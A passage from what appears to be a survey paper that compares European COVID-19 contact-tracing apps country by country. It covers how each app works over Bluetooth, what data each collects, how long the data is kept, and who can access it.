Bulgaria	ViruSafe [60]	Smartphone number, personal ID number or passport number, age, gender, chronic illnesses, answers to personal status questions, location of the smartphone	(i) All data stored for the duration of the state emergency period	Ministry of Health, authorised governmental institutions with a digital certificate, doctors
Croatia	Stop COVID-19 [69]	UUIDs of infected users, verification codes	(i) UUIDs of infected users: unknown (server) (ii) Verification codes: 14 d (server) (iii) UUIDs, encounter details: 14 d (smartphone)	Ministry of Health
Cyprus	CovTracer [66]	Geolocation data of infected users (last 2 weeks), name, address, date of birth, reason(s) of moving per occasion, phone number, email, password	(i) All data stored for 1 y	Personal data only accessible by RISE, geolocation data shared with Cypriot epidemiologists
Czech Republic	eRouska [68]	Smartphone numbers, encounter details of infected users	(i) Smartphone numbers: 6 m (ii) Encounter details of infected users: 12 h (iii) Data on smartphone: 30 d	Ministry of Health, regional health authorities
Denmark	Smittestop [72]	NemIDs and UUIDs of infected users	(i) NemIDs of infected users: 24 h (server) (ii) UUIDs of infected users: 14 d (server) (iii) UUIDs, encounter details: 14 d (smartphone)	Danish Agency for Patient Safety
Estonia	Hoia [74]	UUIDs of infected users	(i) UUIDs of infected users: 14 d (server) (ii) UUIDs, encounter details: 14 d (smartphone)	Estonian Health Board, Health and Welfare Information Systems Centre
Finland	Koronavilkku [77]	UUIDs of infected users	(i) UUIDs of infected users: until 31/03/2021 (server) (ii) UUIDs, encounter details: 14 d (smartphone)	Social Insurance Institution of Finland
France	StopCovid [79]	UUIDs, encounter details of infected users	(i) Encounter details of infected users: 15 d (ii) All other data: not more than 6 m after the end of the health emergency state	Outscale
Germany	Corona-Warn-App [84]	UUIDs of infected users, test results	(i) UUIDs of infected users: 14 d (server) (ii) Test results: 21 d (server) (iii) UUIDs, encounter details: 14d (smartphone)	Deutsche Telekom, SAP Deutschland

Table 4: Continued.

Country	App name	Data collection (server side)	Data retention (h = hour, d = day, m = month, y = year)	Data access (server side)
Hungary	VirusRadar [88]	UUIDs, smartphone numbers, encounter details of infected users	(i) UUIDs, smartphone numbers: as long as required (server) (ii) Encounter details of infected users: 30 d (server) (iii) UUIDs, encounter details: 14 d (smartphone)	National Center for Public Health, Government Informatics Development Agency
Ireland	COVID Tracker [90]	UUIDs of infected users, smartphone numbers (optional)	(i) UUIDs of infected users: 14 d (server) (ii) UUIDs, encounter details: 14 d (smartphone) (iii) Smartphone numbers: as long as needed	Health Service Executive, NearForm, Twilio
Italy	Immuni [93]	UUIDs, encounter details of infected users, operational data	(i) All data: until 01/12/2020	Ministry of Health, Sogei S.p.A.
Latvia	Apturi Covid [95]	UUIDs, encounter details of infected users	(i) UUIDs, encounter details: 14 d (smartphone) (ii) all data stored on server for the required time needed by law	SPKC, anonymised data accessible for epidemiological research
Netherlands	CoronaMelder [98]	UUIDs of infected users	(i) UUIDs of infected users: 14 d (server) (ii) UUIDs, encounter details: 14 d (smartphone)	Minister of Health, Welfare and Sport, Municipal Health Services
Norway	Smittestopp [103]	UUIDs, smartphone numbers, age, GPS location, operating system, version number and phone model, encounter details	(i) All personal data: until 01/12/2020 (ii) GPS data and encounter details: 30 d	Ministry of Health, anonymised data accessible to the Institute of Public Health, authorised personnel
Poland	ProteGO [104]	UUIDs of infected users	(i) UUIDs of infected users: 14 d (server) (ii) UUIDs, encounter details: 14 d (smartphone)	Ministry of Digital Affairs
Portugal	StayAway Covid [108]	UUIDs of infected users	(i) UUIDs of infected users: 14 d (server) (ii) UUIDs, encounter details: 14 d (smartphone)	Ministry of Health
Slovakia	ZostanZdravy [111]	UUIDs, smartphone numbers of infected users, encounter details of infected users	(i) All data stored for the duration of the state emergency period (ii) Smartphone numbers: 180 d (iii) Encounter details of infected users: 21 d	Slovak government, health authorities
Slovenia	OstaniZdrav [113]	UUIDs of infected users, Covid codes	(i) UUIDs of infected users: 14 d (server) (ii) teleTAN codes: 21 d (server) (iii) UUIDs, encounter details: 14 d (smartphone)	National Institute of Public Health, Ministry of Public Administration
Spain		UUIDs of infected users		Spanish government

Table 4: Continued.

Country	App name	Data collection (server side)	Data retention (h = hour, d = day, m = month, y = year)	Data access (server side)
	RadarCOVID [116]		(i) UUIDs of infected users: 14 d (server) (ii) UUIDs, encounter details: 14 d (smartphone)	
Switzerland	SwissCovid [119]	UUIDs of infected users, Covid codes	(i) UUIDs of infected users: 14 d (server) (ii) Covid codes: 24 h (server) (iii) UUIDs, encounter details: 14 d (smartphone)	Federal Office of Public Health, anonymised data accessible to the Federal Statistical Office

unique verification code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and exploits them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. All the UUIDs and details of encounters are stored for 14 days on the smartphone. The verification codes are stored on the server for 14 days. The retention time of the UUIDs of infected users that are stored on the app server is not specified: in any case, the infected users can no longer connect to the system with these UUIDs.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy policy of the app and its compliance with the GDPR can be found at the webpage [64]. The app is controlled by the Ministry of Health. The servers are located in Croatia and in other European countries.

4.4. Cyprus. Based on the Safepaths [65] MIT project, the Cypriot research center RISE developed *CovTracer* [66] with the contribution of XM.com and Prountzos & Prountzos LLC. It is free and available for Android 5+ and iOS 9+. The use of the app is on a voluntary basis. It is not a contact tracing app but rather a location sharing app. Note that location can be established with either GPS, IP address of Wi-Fi access points, cell towers, smartphone sensor data, or Bluetooth.

Installation. Insufficient information is provided.

Functioning. The app starts recording the user's location via GPS. All information remains on the smartphone. In case of infection, the user can share their geolocation data, i.e., their movements during the last two weeks with the epidemiologists. This information is a simple list of times and coordinates on a JavaScript Object Notation (JSON) file; no other identifying information is sent. This file is updated every 5 minutes on the user's smartphone. The epidemiologists check this information and may act upon, e.g., evacuate areas, perform cleaning, or inform people who were in proximity with the patient. If the user wishes, the geolocations of their movements can be uploaded to CovTracer server in an anonymised form. That is, information about the user's home and any possible identification traces are removed prior to uploading.

Data retention. Along with location data, other information is collected, such as the full name, address, date of birth, and reason(s) of moving per occasion. The user's name and password provided during the registration phase may also be required. A phone number and email address may also be provided. All the data are stored on RISE servers and a cloud-based database located within the EU. Data are stored for one year unless a deletion request is received or the user consents to a longer period.

Data processing. The detailed privacy policy of the app can be found in the document [67]. The user's consent is required for the processing and sharing of personal data. By default, the personal data are only accessible by RISE, and the location data are shared with the Cypriot epidemiologists.

4.5. Czech Republic. Within the Czech government's "smart quarantine" plan, the Ministry of Health developed *eRouska* [68], a free app available for Android 5+ and iOS 11+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The source code of the app can be found on GitHub [69]. Note that the country is currently preparing the eRouska 2.0, which will be based on the decentralised Google/Apple API.

Installation. To use the app, registration with a smartphone number is required. During app installation, a random UUID is generated and assigned to the user. Note that this ID is updated on a regular basis.

Functioning. When two users are physically close, the smartphones send their ID to each other and record via BLE the time of the encounter, its duration, and the ID of the other user. To be logged, the encounter must be at a distance of less than 2 meters and last for more than 15 minutes. Upon infection, a user sends the list of all the recorded encounters to the regional health authorities, which contact and signal the infection to the encountered users. Note that, although the regional health authorities know the ID of the infected user, they cannot reveal this information to the encountered users.

Data retention. All the data are stored by the Ministry of Health. The smartphone number is reportedly stored for up

to 6 months. The details of encounters are stored for 12 hours. The data on the smartphone are stored for 30 days.

Data processing. The details regarding the privacy policy of the app and its compliance with the GDPR can be found in the document [70]. The app uses servers in the EU and US, only for some subservices offered by Google. The audit of the app code can be found in the corresponding report [71]. The user's consent is required for the processing and sharing of the data, which is only accessible by the Ministry of Health and the regional health authorities.

4.6. Denmark. In collaboration with the Danish Agency for Patient Safety, the Danish Health and Medicines Authority, the Statens Serum Institut, the Danish Digitization Agency, and Netcompany, the Danish Ministry of Health and the Elderly developed *Smittestop* [72], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API.

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID is generated by the app. Then, the app updates this ID every 15 minutes.

Functioning. When two users are physically close, their smartphones send their current UUID to each other via BLE. The app registers the encounter (i.e., its duration and the distance between the two smartphones). This information related to the encounters is stored for 2 weeks. In case of infection, a user receives from the Danish Agency for Patient Safety an infection verification number NemID to enter into the app so that the app sends the user's NemID and UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure when (1) the encounter duration was more than 15 minutes, (2) the encounter distance was less that 1 meter, and (3) the encounter took place within the time period in which the infected person is expected to be contagious (i.e., between 2 days before and 8 days after the first symptoms or the day the person was tested as positive).

Data retention. The NemIDs and UUIDs of infected users are stored on the app server for, respectively, 24 hours and 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy policy of the app can be found in the document [73]. The Danish Agency for Patient Safety is data responsible for the app.

4.7. Estonia. With the help of a voluntary consortium of Estonian companies (The Estonian consortium is composed of ASA Quality Services, Cybernetica, FOB Solutions, Fujitsu Estonia, Guardtime, Heisi IT, Icefire, Iglu, Mobi Lab, Mooncascade, and Velvet.), the Estonian Health Board developed *Hoia* [74], a free app available for Android 6+ and iOS 13.5 +. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitLab [75].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID is generated by the app. Then, the app updates this ID frequently.

Functioning. When two users are physically close, their smartphones send their current UUID to each other via BLE. The app assesses the risk of the encounter based on its duration and the distance between the two smartphones. This information related to the encounters is stored for 2 weeks. In case of infection, a user sends via the app its UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The details regarding the privacy policy of the app can be found in the document [76]. The app (including server) is operated in the state cloud server in Estonia managed by the Estonian Health and Welfare Information Systems Centre (TEHIK). The servers are located in Estonia.

4.8. Finland. The Finnish Institute for Health and Welfare (THL) developed *Koronavilkku* [77], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitLab [78].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID is generated by the app. Then, the app updates this ID frequently.

Functioning. When two users are physically close, their smartphones send their current UUID to each other via BLE. The app assesses the risk of the encounter based on its duration and the distance between the two smartphones. This information related to the encounters is stored for 3 weeks. In case of infection, a user receives by text message a single-use unlock code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs of infected users are stored on the app server until 31 March 2021, according to the current legislation. All the UUIDs and details of encounters are stored for 21 days on the smartphone.

Data processing. The app has been developed by Solita Oy. The server is operated and maintained by the Social Insurance Institution of Finland (Kela).

4.9. France. Under the supervision of the Ministry for Solidarity and Health and the Ministry of State for Digital Affairs, INRIA researchers developed *StopCovid* [79], a free app available for Android 5+ and iOS 11.4+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. It further uses ultrasounds emitted via the smartphone's speaker and microphone to reduce the number of false positives. The system is centralised and based on ROBERT [19]. The source code of the app can be found on GitLab [80]. Note that the CNIL published an official opinion [81] in favour of the StopCovid app on April 24, 2020, and confirmed the release of the app in a decision report [82] in favour of the StopCovid app on May 25, 2020. At the end of May 2020, a bug bounty program is launched on the YesWeHack platform to verify the robustness of the app [83].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID is generated by the server and assigned to the user. Then, the app updates the ID every 15 minutes.

Functioning. When two users are physically close, the smartphones send their ID to each other and record via BLE the time of the encounter, its duration, and the ID of the other user. To be logged, the encounter must be at a distance of less than 1 meter and last for more than 15 minutes. Upon infection, a user receives from the health authorities a QR code that can be scanned within the app, which sends the list of all the recorded encounters to the central health authorities' server. The latter signals the infection to the encountered users. Note that, although the regional health authorities know the ID of the infected user, they cannot reveal this information to the encountered users.

Data retention. The central server stores the details of encounters for infected users and the UUIDs of all users. The details of encounters are stored for 15 days, either on the smartphone or on the central server. All the other data should not be stored for more than 6 months after the end of the health emergency state.

Data processing. The central server is hosted by Outscale, a French cloud service provider that is part of the StopCovid project team. To date, it is the only hosting provider with the SecNumCloud qualification delivered by the French cybersecurity agency ANSSI.

4.10. Germany. Under the supervision of the German Federal Government and the Robert-Koch-Institut, Deutsche Telekom and SAP Deutschland developed *Corona-Warn-App* [84], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API (Germany initially backed the PEPP-PT centralised approach but later switched to the Google/Apple API [85].). The source code of the app can be found on GitHub [86].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed every 15 min) to each other via BLE. The app assesses the risk of the encounter based on its duration and the distance between the two smartphones. This is estimated from the signal attenuation of BLE. This information related to the encounters is stored for 2 weeks. In case of infection, a user sends via the app its UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and uses them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure. Optionally, if a user has been tested for the COVID-19, they can register the test in the app by scanning a QR code received from the testing laboratory. In that case, the result of the test is sent directly from the laboratory to the app server, which registers the result and sends it to the user via the app.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone. If the option is chosen, the test results are stored on the app server for 21 days.

Data processing. The details regarding the privacy policy of the app and its compliance with the GDPR can be found in the document [87]. The app (including server) is operated and maintained by Deutsche Telekom and SAP Deutschland. The servers are located in Germany or in Europe.

4.11. Hungary. NextSense developed *VirusRadar* [88], a free app available for Android 5+ and iOS 11+. Originally, NextSense developed an app for North Macedonia and offered it for free to Hungary too. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE.

Installation. During the app installation, a UUID is generated and assigned to the user. To use the app, the registration with a smartphone number is required, and a SMS validation phase is performed to link the smartphone number to the user's UUID. The smartphone number and UUID are stored by the Hungarian government on a secure server.

Functioning. When two users are physically close, their smartphones send their ID to each other, and record via Bluetooth the time of the encounter, its duration, and the ID of the other user. The encounter must be at a distance of less than 2 meters and last for more than 20 minutes. These data are stored for 2 weeks. In case of infection, a user sends the list of all the recorded encounters to the health authorities, which contact and signal the infection to the encountered users.

Data retention. The UUID and smartphone number are stored on the app server as long as required by the app or until the withdrawal of consent from the user. The encounter details of infected users are stored on the server for 30 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy

policy of the app can be found at the webpage [89]. The app is controlled by the Hungarian National Center for Public Health. The server is provided and managed by the Government Informatics Development Agency (KIFU).

4.12. Ireland. In conjunction with the Irish Department of Health (DoH), the Irish Health Service Executive (HSE) developed *COVID Tracker* [90], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [91].

Installation. No registration or personal information is needed to install and use the app. Note however that the user might provide its smartphone number. During the app installation, a random UUID is generated by the app. Then, the app updates this ID every 10 to 20 minutes.

Functioning. When two users are physically close, their smartphones send their current UUID to each other via BLE. The app registers the encounter (i.e., its duration and the distance between the two smartphones). This information related to the encounters is stored for 2 weeks. In case of infection, a user receives from the HSE a unique code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure when the encounter duration was more than 15 minutes and the distance was less than 2 meters. The users in contact with an infected user can also receive a phone call from HSE if they provided their smartphone number.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone. The smartphone numbers are stored until the app service is not needed anymore.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy policy of the app can be found in the document [92]. The HSE and DoH are the data controllers of the app and corresponding servers. The Irish NearForm and the American Twilio have access to the app data: NearForm is the app developer and Twilio is the company sending the text messages with the infection code. Amazon Web Services (AWS) provides the cloud server storage; the processing is performed in Ireland.

4.13. Italy. In collaboration with the Ministry of Health and the Ministry for Innovation Technology and Digitalisation, Bending Spoons S.p.A. developed *Immuni* [93], a free app available for Android 6+ and iOS 13+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [94].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed every 15 min) to each other via BLE. The app assesses the risk of the encounter based on its duration and the distance between the two smartphones. This is estimated from the attenuation of BLE. This information related to the encounters is stored for 2 weeks. In case of infection, a user sends via the app its UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and uses them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure. Immuni also sends to the server some analytical data. These include epidemiological (i.e., details of encounters) and operational information and are sent for the purpose of helping the National Healthcare Service (Servizio Sanitario Nazionale) to provide effective assistance to users.

Data retention. All the data stored on the smartphone or on the server will be deleted by December 31, 2020.

Data processing. The app server is located in Italy and managed by Sogei S.p.A., a public Italian company. The Ministry of Health is the body that collects the data and decides for which purposes to use it. The data is used solely with the aim of containing the COVID-19 epidemic or for scientific research.

4.14. Latvia. In collaboration with the Ministry of Health, the SPKC (The Latvian Center for Disease Prevention and Control) developed *Apturi Covid* [95], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system is based on the decentralised Google/Apple API. The source code of the app will soon be released on GitHub [96].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed every 15 min) to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 2 meters and last for more than 15 minutes. This information related to the encounters is stored for 14 days. In case of infection, a user sends via the app its UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and exploits them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure. Note that a smartphone number can optionally be provided in the app, allowing the SPKC to directly contact the users in case of contact with an infected user.

Data retention. The UUIDs and details of encounters are stored for 14 days on the smartphone. On the app server side,

all the data are reportedly stored for the required time needed for the fulfillment of the obligations specified in regulatory enactments.

Data processing. The details regarding the privacy policy of the app and its compliance with the GDPR can be found in the document [97]. The app (including server) is operated and maintained by the SPKC. The servers are located in Europe. The following data are available to the SPKC: smartphone number of the encountered user, details of the encounter, except the UUIDs, i.e., date of contact, signal strength, and duration of contact. Anonymised data can be shared for the purpose of epidemiological research.

4.15. Netherlands. In collaboration with the National Institute for Health and Environment (RIVM) and the Municipal Health Services (GGD), the Dutch Ministry of Health, Welfare and Sport developed *CoronaMelder* [98] (Note that an unofficial Dutch app, called PrivateTracer [99], has been developed at the beginning of the pandemic as an initiative of the nonprofit, open-source, public-private partnership PrivateTracer.org. It is based on the DP-3T approach, and its source code can be found on GitLab [100].), a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [101].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID is generated by the app. Then, the app updates this ID every 15 minutes.

Functioning. When two users are physically close, their smartphones send their current UUID to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 2 meters and last for more than 15 minutes. This information related to the encounters is stored for 2 weeks. In case of infection, a user receives from the GGD an alphanumeric code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy policy of the app can be found at the webpage [102]. The app (including server) is controlled by the Ministry of Health, Welfare and Sport. The server is administered by the CIBG with KPN. The user's consent is required for the processing of the data, the latter being accessible by the municipal health services (GGD).

4.16. Norway. The Norwegian Institute of Public Health and the Simula company developed *Smittestopp* [103], a free app available for Android 5+ and iOS 12+. The use of the app is on a voluntary basis. Smittestopp comprises an anonymous contact diary that logs the various encounters via Bluetooth and GPS location sharing. Note that Smittestopp is temporarily deactivated since June 16, 2020. Personal data stored in the central server are going to be deleted as soon as possible.

Installation. Before using the app, each user must verify that their smartphone number is correctly registered in the Norwegian Contact and Reservation Register (The Norwegian Contact and Reservation Register is a national register hold by the Directorate of Digitalisation so that the state or municipality are able to communicate directly with the Norwegian residents.). Next, the same smartphone number will be used to communicate with the user. During the installation of the app, a random UUID is generated and assigned to the user. The smartphone number and UUID are stored on a central server.

Functioning. When two users are physically close, the smartphones send their ID to each other and record via Bluetooth the time of the encounter, its duration, and the ID of the other user. The encounter must be at a distance of less than 2 meters and last for more than 15 minutes. For more accurate positioning, the app will also record GPS coordinates. The details of the encounters logged by a smartphone along with the corresponding GPS data are sent continuously to the central server. In case of infection, a user signals it within the app, and the encountered users will receive a SMS notification of the situation. Note that the ID of the infected user is said to be kept anonymous to the encountered users.

Data retention. The following data are stored: smartphone number, UUID, age, GPS coordinates, operating system, version number and phone model, and details of the encounters. All the collected personal data will reportedly be stored until Dec. 1, 2020. The GPS data and any detail regarding the encounters are stored for up to 30 days in the smartphone and the server.

Data processing. Data is only accessible to "authorised personnel." The Institute of Public Health receives anonymised data about the users' movement patterns to monitor and analyse the effectiveness of the implemented measures against COVID-19. Independently of the app, once a user is diagnosed as infected, they will be recorded on a specific national health registry of persons tested positive to coronary infection.

4.17. Poland. As the result of the work of a coalition of Polish IT companies (The Polish consortium is composed of Tytani24 Sp. z o. o. (leader), The Coders Sp. z o. o., Webini Sp. z o. o., Sigma Connectivity Sp. z o. o., 25wat Sp. z o. o., Klimas Legal, Mobile Flag, and HOLDAPP.), the Ministry of Digital Affairs developed *ProteGO* [104], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API (Initially, the app was based on the BlueTrace centralised approach; since version 4.0, it is based on the decentralised Google/Apple API [105].). The source code of the app can be found on GitHub [106].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed at least every 30 min) to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 2 meters and last for more than 15 minutes. This information related to the encounters is stored for 14 days. In case of infection, a user receives from the contact center (where the user has been positively tested) a unique PIN code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and exploits them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure, which depends on (1) the encounter duration, (2) the encounter distance, (3) the elapsed time since the infection, and (4) the certainty of the infection.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The details regarding the privacy and security audits of the app can be found at the webpage [107]. The app is controlled and managed by the Ministry of Digital Affairs. The server is maintained by the National Operator Chmury Krajowej Sp. z o. o.

4.18. Portugal. In collaboration with INESC TEC, ISPUP, Keyruptive, and Ubirider, the Portuguese Ministry of Health developed *StayAway Covid* [108], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [109].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed at least every 30 min) to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 2 meters and last for more than 15 minutes. This information related to the encounters is stored for 14 days. In case of infection, a user receives from an expert (e.g., a doctor) a unique activation code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and exploits them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The details regarding the privacy policy of the app can be found at the webpage [110]. The app is controlled by the Ministry of Health and technically operated by INESC TEC, ISPUP, Keyruptive, and Ubirider. The server is hosted by the Portuguese Mint and Official Printing Office.

4.19. Slovakia. In synergy with the Zostanzdravy and Sygic initiatives, Slovak volunteers and experts developed *ZostanZdravy* (StayHealthy) [111], a free app available for Android 5 + and iOS 10+. The use of the app is on a voluntary basis. Like for Norway, it is a mix between anonymous contact diary that logs the various encounters via BLE advertisements and GPS location sharing.

Installation. During the installation of the app, a UUID is generated and assigned to the user.

Functioning. When two users are physically close, the smartphones send their ID to each other and record via BLE beacons the time of the encounter, its duration, and the ID of the other user. For more accurate positioning, the app will also record GPS coordinates and send the corresponding anonymous logs of both users to the server. In case of infection, a user must register their smartphone number, and subsequently, a SMS validation phase is performed to link the smartphone number to the user ID. The user afterwards provides the place of their quarantine so that the app can detect if the GPS location of the user is outside the quarantine area. Next, the user sends the list of all the recorded encounters to the health authorities, which communicate the infection to the encountered users.

Data retention. The data related to the quarantine place and the respective GPS logs do not leave the smartphone. The general data retention is fixed for as long as required for the state emergency period. The smartphone number is stored for up to 180 days. The details of encounters are stored for 21 days.

Data processing. The details regarding the privacy policy of the app and its compliance with the GDPR can be found in the document [112]. The app communicates with servers in the EU and US. The user's consent is required for the processing and sharing of the data, the latter being accessible by the Slovak government and the health authorities.

4.20. Slovenia. The National Institute of Public Health (NIJZ) and the Ministry of Public Administration (MJU) developed *OstaniZdrav* [113], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [114].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from

the current UUID and renewed at least every 30 min) to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 1.5 meters and last for more than 15 minutes. This information related to the encounters is stored for 14 days. In case of infection, a user receives from the NIJZ a unique verification code (called teleTAN) to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and exploits them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone. The teleTAN verification codes are stored on the server for 21 days.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy policy of the app and its compliance with the GDPR can be found at the webpage [115]. NIJZ is responsible for the app, while the app and the server are technically operated by the MJU. The server is located in Slovenia.

4.21. Spain. The Spanish government developed *RadarCOVID* [116], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [117].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID is generated by the app. Then, the app updates this ID every 10 to 20 minutes.

Functioning. When two users are physically close, their smartphones send their current UUID to each other via BLE. The app assesses the risk of the encounter based on its duration and the distance between the two smartphones. This information related to the encounters is stored for 2 weeks. In case of infection, a user receives by text message an alphanumeric code to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone.

Data processing. The details regarding the privacy policy of the app can be found at the webpage [118]. The app is owned by General Secretariat for Digital Administration (SGAD), which is dependent of the State Secretariat for Digitalisation and Artificial Intelligence of the Ministry of Economic Affairs and Digital Transformation. The servers are located in European Union.

4.22. Switzerland. In collaboration with the Federal Office of Information Technology, Systems and Telecommunication (FOITT), the Swiss Federal Office of Public Health (FOPH) developed *SwissCovid* [119], a free app available for Android 6+ and iOS 13.5+. The use of the app is on a voluntary basis. It is based on an anonymous contact diary that logs the various encounters via BLE. The system architecture is based on the decentralised Google/Apple API. The source code of the app can be found on GitHub [120].

Installation. No registration or personal information is needed to install and use the app. During the app installation, a random UUID (called temporary exposure key) is generated by the app. Then, the app updates this ID every day.

